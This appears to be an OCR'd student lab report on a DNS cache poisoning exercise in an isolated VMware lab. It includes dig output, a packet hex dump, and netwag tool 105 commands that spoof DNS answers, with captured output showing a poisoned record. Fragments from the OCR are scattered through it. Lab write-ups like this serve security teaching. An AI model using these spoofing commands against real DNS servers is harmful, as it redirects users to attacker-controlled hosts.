
```
0000  00 0c 29 35 c8 96 00 0c  29 93 b6 2f 08 00 45 c0   ..)5.... )../..E.
0010  00 5f 26 36 00 00 40 01  3b 9c 0a 00 02 07 0a 00   ._&6..@. ;.......
0020  02 06 03 03 15 4a 00 00  00 00 45 00 00 43 53 89   .....J.. ..E..CS.
0030  00 00 40 11 0f 15 0a 00  02 06 0a 00 02 07 00 35   ..@..... .......5
```

eth0: <live capture in progress> ... Packets: 295 · Dis... Profile: Default

- Standard query response changes

TASK 3: DNS server cache poisoning


- Attacking server
- Inputting fake data in cache


CyberSec-Client-2022 - VMware Workstation 16 Player (Non-commercial use only)
Player
Terminal
11:15 PM
sophiapineda - cybersec-client@ubuntu: ~
Search your computer and online sources

```
w.sophia.com.au

; <<>> DiG 9.9.5-3ubuntu0.8-Ubuntu <<>> www.sophia.com.au
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 58981
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 1

;; QUESTION SECTION:
;www.sophia.com.au.             IN      A

;; ANSWER SECTION:
www.sophia.com.au.      600     IN      A       10.0.2.7

;; AUTHORITY SECTION:
ns.sophia.com.au.       600     IN      NS      ns.sophia.com.au.

;; ADDITIONAL SECTION:
ns.sophia.com.au.       600     IN      A       10.0.2.10

;; Query time: 52 msec
;; SERVER: 10.0.2.6#53(10.0.2.6)
;; WHEN: Thu Aug 22 23:14:11 PDT 2024
;; MSG SIZE  rcvd: 90
```

```
ts.edu.au

R, id: 50039
UTHORITY: 1,

A

10.0.2.7

elb.amazon

10.0.2.10
```


```
Default session loaded (repeated 2)
Tool successfully interrupted
Running "105 --hostname "www.sophia.com.au" --hostnameip 10.0.2.7 --authns "ns.sophia.com.au" --authnsi
```


CyberSec-Client-2022 - VMware Workstation 16 Player (Non-commercial use only)
Player
11:15 PM
File Edit Session Options Help
Tool Local info Remote info Clipboard
Search Help Form Running History
105 105
Copy command Interrupt Pause □ scroll □ crush
Run
□ NW

```
Command 105 --hostname "www.sophia.com.au" --hostnameip 10.0... :
DNS_question_____________________________________________.
| id=58981  rcode=OK          opcode=QUERY              |
| aa=0 tr=0 rd=1 ra=0  quest=1  answer=0  auth=0  add=1       |
| www.sophia.com.au. A                          |
| . OPT UDPpl=4096 errcode=0 v=0 ...                    |
|__________________________________________________________|
DNS_answer_______________________________________________.
| id=58981  rcode=OK          opcode=QUERY              |
| aa=1 tr=0 rd=1 ra=1  quest=1  answer=1  auth=1  add=1       |
| www.sophia.com.au. A                          |
| www.sophia.com.au. A 600 10.0.2.7                    |
| ns.sophia.com.au. NS 600 ns.sophia.com.au.               |
| ns.sophia.com.au. A 600 10.0.2.10                   |
```

```
105 --hostname "www.sophia.com.au" --hostnameip 10.0.2.7 --authns "ns.sophia.com.au" --authnsip
10.0.2.10 --device "Eth0" --ttl 600 --spoofip "best"
```

```
Default session loaded (repeated 2)
Tool successfully interrupted
Running "105 --hostname "www.sophia.com.au" --hostnameip 10.0.2.7 --authns "ns.sophia.com.au" --authnsi
```


CyberSec-Client-2022 - VMware Workstation 16 Player (Non-commercial use only)
Player
11:02 PM
File Edit Session Options Help
Tool Local info Remote info Clipboard
Search Help Form Running History
Copy command Interrupt Pause □ scroll □ crush
Run
□ NW

```
Command 105 --hostname "www.netsec-week3.com" --hostnameip 1... :
DNS_question____________________________________________________.
| id=61143  rcode=OK          opcode=QUERY                 |
| aa=0 tr=0 rd=1 ra=0  quest=1  answer=0  auth=0  add=1      |
| www.netsec-week3.com. A                             |
| . OPT UDPpl=4096 errcode=0 v=0 ...                   |
|__________________________________________________________|
DNS_answer______________________________________________________.
| id=61143  rcode=OK          opcode=QUERY                 |
| aa=1 tr=0 rd=1 ra=1  quest=1  answer=1  auth=1  add=1      |
| www.netsec-week3.com. A                             |
| www.netsec-week3.com. A 600 10.0.2.7                    |
| ns.netsec-week3.com. NS 600 ns.netsec-week3.com.            |
| ns.netsec-week3.com. A 600 10.0.2.10                   |
|__________________________________________________________|
DNS_answer______________________________________________________.
| id=61143  rcode=OK          opcode=QUERY                 |
| aa=1 tr=0 rd=1 ra=1  quest=1  answer=1  auth=1  add=2      |
| www.netsec-week3.com. A                             |
| www.netsec-week3.com. A 259200 10.0.2.101                 |
| netsec-week3.com. NS 259200 ns.netsec-week3.com.            |
| ns.netsec-week3.com. A 259200 10.0.2.10                 |
| . OPT UDPpl=4096 errcode=0 v=0 ...                   |
|__________________________________________________________|
```

```
105 --hostname "www.netsec-week3.com" --hostnameip 10.0.2.7 --authns "ns.netsec-week3.com" --a
uthnsip 10.0.2.10 --device "Eth0" --ttl 600 --spoofip "best"
```

```
This version contains 223 tools
Running "105 --hostname "www.netsec-week3.com" --hostnameip 10.0.2.7 --authns "ns.netsec-week3.com" -
-authnsip 10.0.2.10 --device "Eth0" --ttl 600 --spoofip "best""
```

- Making a host name
- Putting it through netwag
- Changes in sections
- Poisoned